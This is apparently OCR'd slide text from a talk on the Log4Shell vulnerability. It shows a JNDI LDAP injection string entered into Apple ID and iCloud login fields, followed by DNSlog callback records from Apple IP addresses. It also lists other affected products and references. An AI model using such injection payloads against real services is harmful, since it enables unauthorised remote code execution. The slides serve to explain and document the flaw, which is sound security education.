
Apple


Apple ID
管理您的 Apple 帐户
${jndi:ldap:
/exp}
密码
记住我的 Apple ID


Get SubDomain
Refresh Record
qdcduy.dnslog.cn
DNS Query Record
IP Address
Created Time
17.33.212.6
2021-12-09 23:50:55
17.122.33.40
2021-12-09 23:50:55
17.122.33.41
2021-12-09 23:50:55
17.122.33.39
2021-12-09 23:50:55
17.33.212.6
2021-12-09 23:50:55


Get SubDomain
Refresh Record
DNS Query Record
IP Address
Created
.dnslog.cn
17.33.216.76
2021-12-10 00
.dnslog.cn
17.33.216.73
2021-12-10 00
.dnslog.cn
17.33.216.69
2021-12-10 00
dnslog.cn
17.122.33.41
2021-12-10 00
登录 iCloud
${jndi:lda
slog.cn/exp}
密码
保持我的登录状态

Apple (ii)



DNS Query Record	IP Address	Created Time
[redacted].dnslog.cn	17.123.16.44	2021-12-11 00:12:00
[redacted].dnslog.cn	17.140.110.15	2021-12-11 00:12:00

```
OrgName:        Apple Inc.
OrgId:          APPLEC-1-Z
Address:        20400 Stevens Creek Blvd., City Center Bldg 3
City:           Cupertino
StateProv:      CA
PostalCode:     95014
Country:        US
RegDate:        2009-12-14
Updated:        2017-07-08
Ref:            https://rdap.arin.net/registry/entity/APPLEC-1-Z
```

https://twitter.com/chvancooten/status/1469340927923826691

Some other vulnerable applications

VPNs

- PaloAlto Panorama
- PulseSecure

Networking

- UniFi

Other

- VMware


Vulnerabilities within JNDI outside the scope of LDAP

RMI

- Remote Method Invocation, which has similar functionality to LDAP in that it can also call remote code from a server.

CORBA

- Common Object Request Broker Architecture, similar to RMI and could potentially allow for remote code execution.



https://docs.oracle.com/javase/tutorial/jndi/overview/index.html

References

- https://www.washingtonpost.com/technology/2021/12/20/log4j-hack-vulnerability-java
- https://www.wired.com/story/log4j-flaw-hacking-internet
- https://www.theverge.com/2021/12/10/22828303/log4j-library-vulnerability-log4shell-zero-day-exploit
- https://www.theverge.com/2021/12/13/22832552/iphone-tesla-sms-log4shell-log4j-exploit-researchers-test
- https://arstechnica.com/information-technology/2021/12/as-log4shell-wreaks-havoc-payroll-service-reports-ransomware-attack
- https://cnbc.com/video/2021/12/16/cisa-director-says-the-log4j-security-flaw-is-the-most-serious-shes-seen-in-her-career.html
- https://docs.oracle.com/javase/tutorial/jndi/overview/index.html
- https://en.wikipedia.org/wiki/Lightweight_Directory_Access_Protocol
- https://mbechler.github.io/2021/12/10/PSA_Log4Shell_JNDI_Injection
- https://www.intruder.io/blog/log4shell-cve-2021-44228-what-it-is-and-how-to-detect-it
- https://github.com/YfryTchsGD/Log4jAttackSurface

Rabbit-hole Content

- https://www.cadosecurity.com/blog/analysis-of-initial-in-the-wild-attacks-exploiting-log4shell-log4j-cve-2021-44228
- https://github.com/apache/logging-log4j2/blob/c13e31913daaa0261184fcb45b382776387383b6/log4j-core/src/main/java/org/apache/logging/log4j/core/lookup/JndiLookup.java

Memes

- https://web.archive.org/web/20211215123421/https://log4jmemes.com

Some closing memes